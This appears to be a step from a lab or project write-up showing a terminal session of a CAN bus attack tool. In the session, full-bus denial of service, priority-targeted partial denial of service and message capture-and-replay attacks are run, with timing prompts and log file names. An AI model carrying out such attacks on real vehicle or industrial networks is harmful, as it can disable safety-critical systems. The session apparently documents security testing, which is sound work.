
Step 6: Inputs Used:
========= CAN Attack Terminal =========
1) Full Bus DoS
2) Partial DoS
3) Message Replay
4) Exit
=======================================
Select an option (1-4): 1
Enter duration (seconds): 10
Enter fuse time before attack starts (seconds): 5
Waiting for fuse...
Running Full Bus DoS for 10 seconds...
Attack done. Logs saved to: AttackLogs/Full_Bus_DoS_attack__2025-04-14_at_09:45:30_AM_JST
========= CAN Attack Terminal =========
1) Full Bus DoS
2) Partial DoS
3) Message Replay
4) Exit
=======================================
Select an option (1-4): 2
What priority should I DoS at? (e.g., 123): 123
Enter duration (seconds): 7
Enter fuse time before attack starts (seconds): 0
Running Partial DoS at priority 123 for 7 seconds...
Attack done. Logs saved to: AttackLogs/Partial_DoS_at_priority_123__2025-04-14_at_09:46:00_AM_JST
========= CAN Attack Terminal =========
1) Full Bus DoS
2) Partial DoS
3) Message Replay
4) Exit
=======================================
Select an option (1-4): 3
Enter buffer size to capture (message count): 5
Enter fuse before capture starts (seconds): 2
Enter fuse after capture before replay starts (seconds): 3
Waiting for start fuse...
Capturing 5 CAN messages...
Waiting for replay fuse...
Replaying messages...
Replay complete. Logs saved to: AttackLogs/Message_Replay_attack__2025-04-14_at_09:47:00_AM_JST
========= CAN Attack Terminal =========
1) Full Bus DoS
2) Partial DoS
3) Message Replay
4) Exit
=======================================
Select an option (1-4): 4
Stopping logger...
CAN logging complete. Log saved to: can_attack_logs/full_can_log_2025-04-14_09-44-55.log
Step 7: Output: